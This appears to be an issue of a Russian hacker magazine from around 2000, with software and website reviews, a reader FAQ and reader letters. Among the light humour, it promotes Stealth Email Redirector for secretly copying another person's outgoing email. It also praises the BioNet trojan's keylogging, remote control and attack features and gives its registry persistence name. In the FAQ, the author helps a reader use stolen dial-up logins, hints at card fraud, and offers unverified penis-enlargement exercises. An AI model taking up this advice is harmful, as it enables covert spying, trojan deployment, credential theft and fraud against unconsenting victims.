
Это, типа, программа-учитель. Она учит твои Винды современному "чиста русскому" языку. Результаты такого обучения можно наблюдать практически сразу: надписи на кнопках "Да", "Нет" и "Отменить", которыми обычно украшают стандартные окна сообщений, после запуска BAZARBOX как по волшебству меняются на более "правильные" "На фиг", "Нефиг", и "Пофиг". Однако стоит заметить, что некоторые психически неустойчивые юзеры не всегда адекватно воспринимают то, что их компы начинают объясняться как реальные пацаны - они тут же мутнеют, меняются в лице и тихо выпадают в осадок. Таких людей приходится отпаивать пивом и объяснять, что они могут легко отучить свои Винды от новорусской лексики путем нажатия на Alt+Ctrl+F12 и клика мышкой по "Пофиг". Кстати, кроме этой комбинации клавиш, BAZARBOX понимает и еще одну - Alt+Ctrl+F11. Последняя позволяет вывести на экран окно с "планом обучения", в которое ты можешь внести свои коррективы. Например: предложить использовать для перевода стандартных понятий, вроде "Да", "Нет" и т.д., ряд нецензурных выражений или же, припомнив свое прошлое мелкого пакостника, просто взять и поменять значения "Да" и "Нет" местами. Прошедшие полевые испытания подтверждают, что в умелых руках BAZARBOX может стать хорошим оружием. :)



Stealth Email Redirector v2.0.1

Windows 9x/NT4/2k
Size: 563 Kb
Shareware
http://www.softsecurity.com

Stealth Email Redirector (SER) позволит тебе устроить свой собственный маленький СОРМ. Уникальная, надо сказать, программа. Если тебе удастся незаметно установить ее на компьютере "подозреваемого", то с этого момента в твой почтовый ящик будут исправно приходить копии всех отправленных этим челом писем. При этом SER-у глубоко наплевать на то, какой почтовой программой отправляются эти письма. Главное, чтобы они не были написаны в Веб-интерфейсе какой-нибудь почтовой службы вроде Hotmail, потому что такие письма SER скопировать не в состоянии (оно и понятно!). :) Ты представляешь, какие только возможности контроля за личной жизнью граждан открывает эта программа?!! И это несмотря на то, что входящая почта будет по-прежнему недоступна твоему вниманию, поскольку почти все люди, отвечая на какое-нибудь электронное письмо, в большинстве случаев полностью или частично цитируют полученное сообщение. Для настройки этой проги в большинстве случаев достаточно указать только e-mail "надзирателя". Хм... Когда я тестировал эту прогу, произошла одна забавная вещь. Поюзав SER, я не стал удалять ее со своей машины, а, отключив firewall, принялся исследовать другую прогу, вызывавшую у меня некоторые подозрения. Через пару минут подозрения подтвердились - в мою мыльницу свалилась копия письма с моими паролями на аську и dial-up. :) P.S. Да, забыл сообщить одну неприятную новость. Без регистрации SER работает всего 15 дней, а кроме того, сообщает юзеру о своих действиях. После регистрации программа пашет "бесшумно". :)



MailControl v1.0

Windows 9x/NT4/2k
Size: 678 Kb
Freeware
http://www.internals.com


Использование Stealth Email Redirector для отлова почтовых троянов нельзя назвать слишком удачной идеей. Но фишка в том, что мне хотелось не только убедиться в том, что меня пытаются поиметь, но и оперативно выяснить, кому я обязан таким вниманием. SER дал мне мыло этого перца, по которому я и высказал некоторые свои размышления, касающиеся его интеллектуального развития, сексуальных пристрастий, и предполагаемой родословной. К моему огорчению, мой AtGuard такую подробную информацию мне дать не смог: он просто сообщил мне, что такая-то прога пытается достучаться до такого-то SMTP-сервера и все. Но, как я уже отметил, SER тоже - не выход. Выходом может стать программа MailControl, особенно если ее создатели будут продолжать развивать свое детище. MailControl - это что-то вроде персонального e-mail firewall-а, который дает тебе знать, если какое-нибудь приложение попытается отослать сообщение с твоего компа. Когда такое происходит, программа выдает специальное окно, где указывается место прописки в твоей системе "провинившегося" приложения, мыло отправителя и мыло получателя. В этом окне (как и в AtGuard:) ты можешь разрешить или блокировать отправку конкретного сообщения либо сразу же объяснить MailControl-у, что ЭТОМУ приложению надо всегда бить в бубен за наглость, поскольку только The Bat имеет право беспрепятственно отсылать почту с твоей машины.



ErgoSense v1.2b

Windows 9x/NT4/2k
Size: 3655 Kb
Shareware
http://www.omniquad.com

Дабы уберечь различные части твоей анатомии от преждевременного выхода из строя, эта забавная программа будет каждый час отвлекать тебя от работы своим всплывающим окошком. В этом окошке один из пяти смоделированных персонажей (я выбрал белую женщину, но любители экзотики могут поюзать и негра:) каждый раз будет демонстрировать тебе целый комплекс упражнений, прилежное выполнение которого способно вернуть былую гибкость в твои затекшие члены. Сразу замечу, что здесь слово "члены" следует понимать как "части тела", а не бросаться в драку с пеной у рта, доказывая, что автор безбожно врет и что от многочасового сидения за компом в их членах никакого "затекания" не наблюдается. К минусам программы ErgoSense можно отнести то, что она не предлагает никаких специальных упражнений для снятия напряжения с твоих органов зрения. И поэтому вместе с этой программой мне, к сожалению, приходится использовать также специальную отечественную разработку под зловещим названием "Хранитель глаз" (http://www.gi.ru/eyeskeeper). Я говорю - к сожалению, поскольку "Хранитель глаз" выводит на экран не компьютерную модель человека, а совершенно реального страшного вида мужика, который тут же принимается чудовищным образом выпучивать свои глазищи и зыркать ими во все стороны. А каждый раз, когда я вижу этого перца, мне невольно начинает казаться, что он не зарядку для глаз мне показывает, а высматривает, собака, где у меня в квартире самые ценные вещи лежат. :)



BioNet v2.6.1

Windows 9x/2k
Size: 1013 Kb (server – 268 Kb)
Freeware :)
http://www.cyberium.org.uk

Создатели этого трояна утверждают, что их детище настолько круто, что даже сам mobman (автор Sub7) частенько заходит на их страничку, чтобы своровать у них пару-тройку идей да передрать из BioNet-а особенно приглянувшиеся ему куски кода. Не знаю, не знаю. Если такое и происходит, то, надо полагать, что mobman действительно тырит действительно только ОТДЕЛЬНЫЕ участки кода, поскольку в полном объеме на моей машине BioNet-а функционировать отказался. Хотя стоит признать, что отсутствие некоторых заявленных функций (а возможно, все дело в моем компе) :) не мешает этому трояну работать стабильно. Тем более что с действительно реализованными в нем фишками (среди которых есть и весьма интересные) у меня никаких проблем не возникало. BioNet отлично отлавливал нажатие клавиш на зараженном компе (правильно отображая русский текст), показывал запущенные процессы и легко снимал "ненужные" задачи, сообщал мне на аську, когда "жертва" появлялась в Сети, а также забирал из указанного места нужный "дистрибутив" и незаметно устанавливал его на ее машине. Но самое сильное впечатление производят шуточные возможности этого трояна. BioNet позволяет менять цвета Виндозного интерфейса, управлять чужой мышкой, печатать на принтере зараженной машины, выдавать на экран фальшивые сообщения и т.д. и т.п. Но все же особый интерес BioNet-у придает тот факт, что под его управлением зараженная машина может устроить на твоего "врага" IGMP-атаку. А прикинь, если под твоим контролем окажется сразу несколько машин, зараженных этим трояном? То-то же... :) Мне остается только добавить, что по умолчанию BioNet прячет свой хвост в HKLMACHINE\Software\-Microsoft\Windows\Cur-rentVersion-\Run под именем WinLibUpdate (C:\WINDOWS-\libupdate.exe -hide).



The Logo Creator v1.2

Windows 9x/NT4/2k
Size: 12731 Kb
Demo
http://www.thelogocreator.com

The Logo Creator украсит унылую морду твоей веб-страницы интересным и качественным логотипом. Насчет "унылой морды" я, конечно же, шучу. Твоя домашняя страничка, несомненно, радует всю Сеть немыслимым буйством красок! :) Логотипчики генерятся Logo Creator моим любимым методом - методом "научного тыка". Изначально тебе предлагается выбрать один из 20 образцов, а затем возникает окно с инструментами, в котором ты можешь модифицировать выбранное лого так, как только пожелает твоя правая пятка. Разрешается менять тексты, шрифты (увы - встроенные английские), фоновые картинки, размеры и цвета все и вся. Если в результате этих действий тебе удастся искалечить заделанную профессиональными дизайнерами заготовку не слишком сильно (то есть если на твое творение можно будет смотреть без боли и не особенно морщась), :) то попроси Logo Creator сохранить его тебе в формате GIF или JPG и, не раздумывая, лепи это файл на свою пагу. А если серьезно, то Logo Creator вполне способна дать пинок воображению человека с художественным вкусом, а перцу, лишенному оного дара, поможет не облажаться и не даст замутить нечто тошнотворное в ярких болотно-малиново-желтых красках. Хотя, конечно, человек целеустремленный может угробить все что угодно! Тут уж ничего не поделаешь. :)



WWW

M.J.Ash (m.j.ash@xakep.ru)

Голая правда


http://fakes.boom.ru

Только-только я раздобыл себе одну весьма любопытную фотографию Lucy Lawless, на которой "королева воинов" была запечатлена в одних чулочках, как сайт "Голая правда" поспешил объявить этот снимок подделкой, fake. В качестве доказательства мне была продемонстрирована фотография неизвестной модели, которой какой-то народный умелец "прилепил" лицо "Зены". Надо ли говорить, что в результате этого "открытия" мое настроение на целых полчаса было безнадежно испорчено. Несколько утешился я только после того, как выяснил, что не мне одному выдавали желаемое за действительное. Оказалось, что значительная часть снимков из серии "обнаженные знаменитости" - полная лажа. На "Голой правде" можно найти десятки доказательств этому. Кому-то, как Ирине Салтыковой, трусики "заретушировали", кому-то, как Lucy Lawless, голову "пересадили", а кому-то просто взяли и "вклеили" немереный бюст от "пожелавшей остаться неизвестной" секс-бомбы. Так что, приятель, будь осторожен и, прежде чем пускать слюни, разглядывая обнаженное тело своей любимой звезды, сходи-ка на "Голую правду" и узнай, кому действительно принадлежит предмет твоего любования. :)



FILEUR

http://fileur.hotmail.ru



Разведчик - профессия не только интересная, но, если судить по нашей стране, еще и очень перспективная в плане карьерного роста. Поэтому, я думаю, тебе будет небезынтересно заценить сайтик "FILEUR", подзаголовок которого скромно гласит, что перед тобой не что иное, как учебное пособие для начинающего разведчика. Надо признать, что материалы, представленные на "FILEUR", действительно довольно любопытны. Первый большой раздел этого сайта посвящен радиошпионажу, второй - оборудованию тайников и контрабанде. Далее следуют разделы, содержащие, соответственно, материалы книги "Своя разведка" Р.Ронина и историю российских спецслужб (Черт, надеюсь, следующему поколению не придется изучать эту историю в рамках школьной программы, как я когда-то изучал историю КПСС!). :) Ну а пока последний раздел ты можешь пропустить, сосредоточив свое внимание на описанных в "Своей разведке" методах поиска и вербовки информаторов (что может пригодиться тебе в будущем) или остановиться на способах поиска и обезвреживания взрывных устройств (что может пригодиться уже сейчас). Помимо этого "FILEUR" может порадовать своих посетителей справочными данными по графологии, физиогномике, психологическому тестированию и способах связи с ФСБ России. Отдельные личности могут рискнуть окунуться в несколько специфический "юмор спецслужб", а самым отчаянным разрешается даже похохотать над веселыми баннерами о ФСБ и СОРМ. Пока, ребята, это еще можно. :)

Магия Voodoo

http://www.voodoo.spb.ru

Ты готов к серьезному знакомству с древнейшей африканской религией - культом Вуду? Предупреждаю сразу, тебя ждет СЕРЬЕЗНЫЙ рассказ о таинственных ритуалах, зловещих символах, покрытых плесенью живых мертвецах, и проклятиях ужасающей мощи. Тебе уже СТРАШНО? Хм... Судя по твоей улыбающейся физиономии - нет. Выходит - не я один наделен изрядно черным чувством юмора?!! Что ж, это радует! Тогда, приятель, давай оставим на потом изучение негритянских "методов производства и оживления покойников", ну а пока почтим своим вниманием юмористический раздел сайта "Смерть в Интернете" (http://kuli-chki.rambler.ru/de-ath/humor), давно уже ставшего классикой "жанра". Прикольно, но первый же "чернушный" анекдот, встреченный мною на этом сайте, отправляет меня очень далеко от Африки. Итак, читаю: "Из дневника полярной экспедиции:

- Сегодня 15 января... Идем уже две недели... Полюса не видно... Андрей не дойдет... Слабенький он... А нас слишком много в сани набилось..."



ComputerPranks.com


http://www.computerpranks.com

Сдается мне, парни, что этот сайт призван доказать, что "компьютерное западлостроение" существует не только в России. Не то что бы я в это поверил, но все же... Основной костяк "ComputerPranks.com" составляют так называемые "шуточные" программы, вроде тех, что частенько всплывают в моих "Шароварах". А в качестве поддержки выступает раздел "Prank Stories", в котором любой желающий может поделиться историей своих собственных "заподлянок". Хорошее сочетание, верно? Остальные материалы "ComputerPranks.com" более стандартны: это анекдоты, картинки и он-лайн развлекухи на нашу с вами любимую компьютерную тематику. Хотя, нет! Я забыл еще сказать, что, кроме программ-заподлянок, создателей этого сайта интересует еще и "Funny Software", то есть просто необычные и прикольные программы. "ComputerPranks.com" ведет рейтинги по всем разделам и предлагает посетителям вешать свою оценку в "ха-ха" на любой экспонат. Но что меня действительно убивает в этом сайте, так это его бэкграунд. Я не знаю, видно ли это на скриншоте, но он... розовый в желтый горошек! :)

УмНыЕ мЫсЛи

http://cleverth.i-connect.ru


Такой сайт полезно иметь про запас, на тот случай, если в результате усиленного сетевого общения твоя мозговая активность начнет приходить в упадок. "Умные мысли", а точнее собранные на этом сайте "конкретные перлы" помогут тебе оригинально высказаться на тему образования (Дебил - это пропущенный через школу кретин.), :) на тему жестокости бытия (Хочешь, чтобы тебя оценили, - умри.) :) или на тему технического прогресса (Пользователь, помни: софт настроен против тебя!). :) Ради интереса я бы также посоветовал тебе не пропустить содержимое разделов "Ваще крутые мысли" (должен же ты знать, что это за зверь такой - крутая мысля.) :) и "Лирика". А там, глядишь, уже и твой мозг выйдет из комы и внезапно исторгнет из себя "умную мысль" своего собственного производства. Что ты смотришь на меня так недоверчиво? На белом свете случаются еще и не такие чудеса! :)



PLANET BREAKDANCE

http://hip-hop.ufanet.ru

Тут я как-то обсмотрелся телевизионной рекламы, в результате чего мне приснился увеличенный в четыре раза ДеЦл, который сурово вопрошал меня, что я сделал для Хип-Хопа в свои годы, и при этом демонстративно так наматывал бандану на кулак правой руки. Проснулся я, разумеется, от всего этого в холодном поту и тут же ухватился руками за голову. Она оказалось на месте, что, помнится, показалось мне тогда весьма странным - в моих ушах все еще звучали слова ДеЦла: "Ну-ка, ну-ка! Давай-ка посмотрим, есть ли приз под твоей крышечкой!". Естественно, заснуть после этого я уже не смог и к утру нашел "для Хип-Хопа", а точнее для этой рубрики Х, реальнейший сайт по экстремальному виду спорта - брейкдансу, одному из составляющих Хип-Хоп культуры. Сайт, как я уже сказал, реальный. Нет обычной бодяги, типа: "Круче нас только яйца!". А есть очень корочно написанный рассказ о том, что такое брейкданс, откуда он взялся и какой стиль брейкданса круче. Его стоит заценить даже тем, кто еще ближайшие сто лет не планирует вынимать свою задницу из уютного креслица перед монитором. Ну а уж тем, кто планирует, - на "PLANET BREAKDANCE" прямая дорога. Ведь это единственный на данный момент сайт в Рунете, на котором конкретно сказано: где танцевать, в чем и как именно. Кстати, кроме учебника по брейкдансу, на этом сайте можно найти музыку, под которую танцевать лучше всего. Странно только, что я не нашел среди перечисленных композиций нетленных творений ДеЦла. Хотя, возможно, их тут и не должно быть - из меня еще тот специалист по Хип-Хопу. :)



Уголок Дурева

http://solo.design.ru


Личная страничка Алексея Соловьева, художника-примитивиста, великого русского дизайнера и просто виртуоза Фотошопа. Ты наверняка знаком с некоторыми его работами, поскольку большинство из них уже давным-давно растащили по своим разделам с "Веселыми картинками" всевозможные юмористические Интернет-порталы и портальчики. По крайней мере его знаменитый коллаж, на котором изображен сортир, оборудованный под рабочее место, ты должен был видеть - он широко известен и за пределами нашей родины. Если не видел, представь: компьютер, факс, все дела. Ну, еще плюс кресло с отверстием для... хм... За все это хозяин "Уголка Дурева" еще при жизни (кстати, он и сейчас себя прекрасно чувствует) :) был канонизирован и причислен к лику святых Рунета, а кроме того... Тьфу, ты! Черт! Нет, ну надо же, как меня на пафос пробило! Нехватало еще написать, что "по его работам можно учиться рисовать" и что "его чувство юмора безупречно". :) Вот что, приятель, давай-ка ты просто прогуляйся по указанному выше URL - там ты найдешь лучшие графические шутки в Сети, без обмана. А я пойду приму что-нибудь сильнодействующее от излишнего "энтузазизма". :)



FAQ



Автор: SideX (Sidex@xakep.ru)





Хочу написать скрипт для IRC. Узнал, что есть Popups, Aliases и Events. Поясни, чем они отличаются, плз.

По порядку. Popups - выпадающие окошки. Все то, что, грубо говоря, выпадает при нажатии правой кнопки мыши. Например, при щелчке на ник-листе появляется специальная менюшка, где ты можешь выбрать: с каким reason`ом кикнуть человека, снять инфу по nickserv о его нике (dalnet), открыть приват с заготовленной фразой (стандартная фича сетевых pick-up`еров). ;) В основном окне канала добавлять меню identify, ghost (dalnet), смены ника, part/quit с определенным reason`ом. И т.д.
Aliases. Тот случай, когда длинные команды заменяются более лаконичными или вообще присваивается комбинация на клаве определенной задаче. Например, любимую россиянами команду ghost можно заменить более короткой g, kick - k, server - s и т.д. Можно загонять туда целые сценарии, которые, в свою очередь, можно использовать в Popups`ах и Events`ах.
Events/Remote. События. Ты можешь настроить IRC-клиент так, что при определенном событии (kick, ban, op/deop, join/part и т.д.), например, при заходе на канал кого-либо - ты приветствуешь вошедшего или открываешь приват (опять же, если нужно развести редактора X или очередную девочку =).
Из стандартной боевой функции - unban себя, в случае захвата канала или разборок между опами. Т.е. настраивается так, что когда тебя банят - ты посылаешь команду на разбан, а потом еще и выкидываешь с канала такого хама (привет, Neiroconnect ;). Целое поле деятельности.
В основе всех сценариев лежат переменные: #-ник/канал в данный момент, $snick - выделенный ник, $ip-твой айпишник, $me - твой ник и т.д.

Информативную статью по твоему вопросу можно найти в X#4 00.

Что делать, если мне не хватает портов USB на моей мамке? Вот накупил тучу девайсов, а пихать их некуда... И сколько это будет стоить?

Богатый ты Буратино, однако... ;). Не всяк балует себя этими штуками. Есть несколько вариантов решения проблемы. Пользовать последовательно (не одновременно), т.е. например, в веб-камере постоянной потребности нет, впрочем как и в сканере, а вот USB-мышь или клава нужна постоянно... Гиморный способ.

Купить USB-хаб, который является "тройником" для USB-портов, т.е. разбивает один порт на 2-7 (напомню, что архитектура рассматриваемой шины предполагает подключение до 127 устройств). Можно выбрать как external (внешнюю), так и internal (внутреннюю) версию, в первом случае это будет новый девайс около твоего компа, а во втором - занятый слот 3,5/5,25 в кузове. Выбирай, что удобней. Нормальную 2-4-х портовую железку можно заполучить от 25 баксов. Семикратная обойдется уже, по меньшей мере, в 40 $.
Выбрать монитор со встроенным hub`ом. Как то - проверенный временем и работой LG Flatron, на лицевой стороне которого расположены аккуратные usb-порты. Существуют и другие модели с такой фичей.
Выбрать мамку, поддерживающую несколько портов. В обычных моделях число портов ограничивается 1-2, в то время как девайсы от Asus`a, вроде модели CUBX, имеют аж 5 встроенных портов. Сам пользуюсь этой железкой и могу смело рекомендовать. Только при покупке этой и другой мамки со множеством встроенных УСБ-портов - обрати внимание на совместимость кузова с новой железкой.

У меня в трее, в виндах, постоянно висит значок степени заряженности батареи, хотя я от нее никогда не работаю. Как его оттуда убить? И на фиг он нужен вообще?


Пуск>Настройка>Панель управления>Управление электропитанием: Снять галку с "Всегда выводить индикатор зарядки батареи на панели задач". После этого можно не беспокоится о лишнем месте в трее. Хотя при высоком разрешении экрана - можно было бы и выделить маленькую иконку под это. Т.к. в условиях России, когда иногда отрубают электричество, это бывает полезно для слежения за степенью заряженности батареи. А то бывает так, что заработаешься и не заметишь, как комп отрубится...


Нигде не могу найти любимую MP3`шку... Может поможешь линком или советом?


Метод стандартный. Воспользоваться обычным поисковиком, вроде www.altavista.com, где имеется отдельный модуль для поиска MP3-файлов. То же имеется на mp3.box.sk, www.palavista.com, mp3.lycos.com, www.rio-port.com. Не очень эффективно, т.к. большинство ссылок - битые.
Воспользоваться программными искателями MP3-шек, вроде mp3Finder`a. Результатом похоже на предыдущий метод. Разве что, в случае крякнутой проги, нету надоедливых баннеров, и работать с полученным списком удобнее.
MP3-архивы. Наиболее удобный метод. Среди русских архивов можно выделить www.rmp.ru, www.mp3.ru, music.xnet.ru. Там до задницы баннеров, оттого с такими барыжными архивами лучше работать напрямую - через FTP-клиент, а не браузером.
На большинстве сайтов-архивов MP3 имеются конфы, где общаются любители мптришек, такие, как ты. Иногда на твой вопрос могут ответить рабочим линком, а могут и зафлеймить, если попросишь "Иванушки int." или Наташу Королеву =).
MP3-трейдинг. Т.е. обмен "из рук в руки" нужными файлами. Существуют как централизованные проекты, вроде Napster`a (X#2 00) и Napigator`a (которые как бы к выходу этого номера барыги не закрыли :(). Так и "дикие", вроде каналов на IRC, что можно найти, практически, в любой сетке под именем #MP3. Инфу о том, что тебе нужно получить, кидают в основной канал и приваты (кидать такие запросы опам не советую!). Чтобы найти нужное среди не очень попсовой музыки - приходится сидеть на канале часами :(. Непрактично, но более-менее надежно.
Сайты групп. Найти западный сайт известной группы с бесплатным архивом MP3 - сюреалистическая идея, ибо там лежат лишь ra ужасного качества. Но наши "звезды эстрады" до этого еще не доперли и частенько выкладывают полноценные версии в MP3, как то - вполне неплохая певица "Валерия" www.valeria.ru .
Кул-кардер. С недавних пор можно купить нужный альбом в MP3 по кредитке за 5-20$. Имея кредитную карточку (ее номер ;) можно накупить себе этого добра - Мама, не горюй!
На сладкое - конференции ФИДО/usenet, посвященные вопросам добычи MP3-музыки. В русскоязычных эхах есть практика обмена музыкой на CD-R дисках. Тоже неплохой способ, но не всем доступный.

Упер немерено логинов от Инета! Но не знаю телефонов, по которым надо прозваниваться прову :(. Где их надыбать-то???

Ну, ты кул-хака :). Похакал бедных юзарей, а не











можешь телефон отыскать? Название соединения, чаще всего, присваивается от имени провайдера. ORC, Cityline, Aha, Demos, MTU и т.д. А имя соединения, обычно, также становится известно вместе с логином и паролем. Итого, остается найти только сайт провайдера в Сети. Это делается без особых проблем, через каталоги ресурсов или специализированные сайты, вроде provider.-net.ru и providerz.ru. А на странице провайдера выбирается раздел "Нашим абонентам"->Линии dial-up доступа-> Список номеров. Вся инфа получена. Также можно для получения инфы о пулах позвонить в супорт прова.

Какой нужно выбирать паяльник: на 25/40/100 W? Почему?

Если ты не собираешься паять кастрюли и тазики, 40 ватт мощности - верхний край. Очевидно, тебе нужен прибор для пайки, грубо говоря, проводов. Использовать "сотку" при работе с тонкими контактами нельзя из соображений безопасности (пожаробезопасность, ожоги) и откровенного неудобства. 25 W удобен при работе со схемами. А вообще, оптимальный вариант - паяльник с переключателем мощностей. Очень удобная штука, особенно при использовании насадок различной толщины. 40 ватт - не смертельно и даже полезно при не очень тонкой работе.
100 ваттным девайсом я активно не пользовался и его прямой пользы для кул-хацкера не вижу. Разве что тебя сдадут в лечебно-трудовой профилакторий для умалишенных, где придется устранять места протечек в больничных корытах =).

Как можно увеличить размер члена? ;)


Для порядку все по порядку :)


Растягивание. Во время легкой эрекции перец обхватывается тремя пальцами, и ему сообщаются пять-шесть вытягивающих движений. Это упражнение следует проделывать перед/после каждого мочеиспускания в течение одного-двух месяцев. Предполагаемое увеличение - 1 см.
Растягивание+дыхание+давление. Повторяется все из предыдущего пункта, только вместе с вдохом-выдохом при движении и сдавливании промежности. Желательно проводить упражнение в хорошо вентилируемом помещении. Увеличение то же, но, предположительно, достигается вдвое быстрее.
Дойка. Следует намазать ёнг вазелином в состоянии "полустояния", т.е. легкой эрекции, возбуждения. Сделать десяток массирующих движений и, достигнув полной эрекции, приподнимать член вверх, взяв его за головку. Упражнение приносит результат в виде увеличения девайса на 1-2,5 см за 4-6 недель ежедневных тренировок.

Большинство остальных методов также базируется на естественном растяжении девайса. По твоему вопросу было написано немало книг и создано сайтов, вроде www.the-penis.com . Никаких гарантий эффективности этих и других методов, естественно, никто не дает.

В чем различие между FreeBSD и OpenBSD, ведь это очень похожие системы?


Насчет похожести - ты попал в точку. Остановлю внимание лишь на аспекте, актуальном для нашего журнала. Во FreeBSD используются ipfw и ipf-firewall`ы, а в OpenBSD только ipf. В OpenBSD имеется свой собственный ftpd-сервер, а NetBSD/FreeBSD используют один и тот же. Настройка free позволяет блокировать получение/обработку пакетов от определенной группы пользователей, что не получится сделать в open`e. По результатам тестирования *nix-ориентированных систем FreeBSD показала более высокое быстродействие, чем OpenBSD. В команде X OpenBSD установлена у MAL`a, delta`ы, а у автора этих строк "для мебели" стоит FreeBSD.





Ё-MAIL (БУМАГА)

Холод, как все уже поняли, свалил в отпуск на пару месяцев. На время он поручил мне свои обязанности. Вот я и решил посвятить парочку мылов исключительно БУМАГЕ. Чтобы ты знал, что твои бумажные письма читают. Кстати, такие письма шли на 101000 г. Москва главпочтамт а/я 652. Обязательно укажи тему сообщения или имя автора, которому ты пишешь. Так нам проще будет разобраться.



Привет Х, я хочу тебя направить в нужное русло, а то ты сейчас начал двигаться совсем в другом направлении. Все номера Хакера должны быть посвящены Хаку! А то большая половина забита всякой ерундой типа тупорылых комиксов, всяких обзоров MP3 плееров, мониторов и подобной муре. Журнал превращается в дешевую макулатуру, которую никто не хочет читать. Вы действительно теряете читателей из-за этого, я знаю по крайней мере 12 челов, которые перестали покупать Х из-за всякой пурги и рекламы. Ну, про рекламу опустим, :) без этого Х ваще бы прекратил существовать. Лично я покупаю Х из-за обзора и описания прог с url. Еще хотелось бы натолкнуть вас на мысль, что пора увольнять вашу ART (дизайнеров, иллюстраторов и т.д.), т.к. журнал очень пестро выглядит (как детская книжка для раскраски ;)), а то выходит, что 20 листов обзора всякой №?*%:, 20 листов рекламы, 20 листов рисунков и 40 листов про Хак (если можно так назвать)! Короче, пора вам делать Update. А то Вы и меня потеряете как читателя Х. Такой потери, я думаю, Х не переживет :).
З.Ы. Когда наконец заработает ваш сайт?
Leader@tula.net


Ах вот ты как! Говорила - любишь, говорила - жить без меня не можешь. А теперь: “пестро выглядишь, плохо пахнешь, листов мало”. Вот так доверился тебе, со всей душой, понимаете ли! А она: “Пластическую операцию делай! И вообще, если бы не url, давно бы от тебя свалила!”. Зря ты не оставила свой обратный адрес. Как же тебя теперь найдут наши уволенные дизайнеры, иллюстраторы и т.д.?



170026 г. Тверь Комсомольский пр-т, д. 2/26, кв.99 Kristopher Murder

Hi, Хакер!
С самого начала хочу отметить, что ваш журнал очч-рулезззный и оччкульный.
Одно только плохо: почитают ваш журнал какие-то сисопы, сисадмины или прочие “нехорошие” люди, и все - не “похакеришь” на каком-нить сайте - там уже имеется иммунитет от взлома, описанного в Хакере. :-(((Понятно, что у всех сайтов будет стоять защита от взломов, описанных в Хакере, - некоторыми сайтами владеют ламаки, но в большинстве случаев - умные люди. Я оч-хорошо понимаю, что вы мне ответите, что на любого мудреца довольно простоты (простаты ;-))). Но в номерах хакера описаны не все способы взлома. :-(((

Понимаешь, в чем дело! Эти сисопы с сисадминами вконец обленились. Бывает, что их защиту может сломать ребенок. Вот мы и давим им на мозоли, чтобы все было надежно и правильно. То, что все они тяжелые люди, - это без сомнений. Но вот то, что они все умные, - это большой вопрос. И потом, Х учит не только заползать в уже отрытые всем известные дырки. Ты ведь можешь сам искать новые, по аналогии... Не бойся, ламаков в инете хватит на всех.



Латвия, Дагра, ул. Бривибас 3а-19. LV-5674. ZOON

Басня про маленького Юзеря

Маленький мальчик Маздай покупал,
Литературы он гордой набрал,
Думал, книженции в деле помогут -
“Именно, thatsway, то люди не могут
Переносить эту - прогу Маздай,
Просто без мозгу тут люди суются,
Необразованности дажЭ не видя,” -
Думал мальчишка за столиком сидя.

Допил молоко он и кашку доел,
“Время инсталлить - ведь много есть дел.”
Сунул он диск под названием D:,
(Фирма не слабая - ГиБэдэдэ),
Костлявой ручонкой setup он набрал,

И комп загремел, как и водится в общем,
И начал внедряться на С:, (я махал)
Вонючий отродок пердольного Билли.

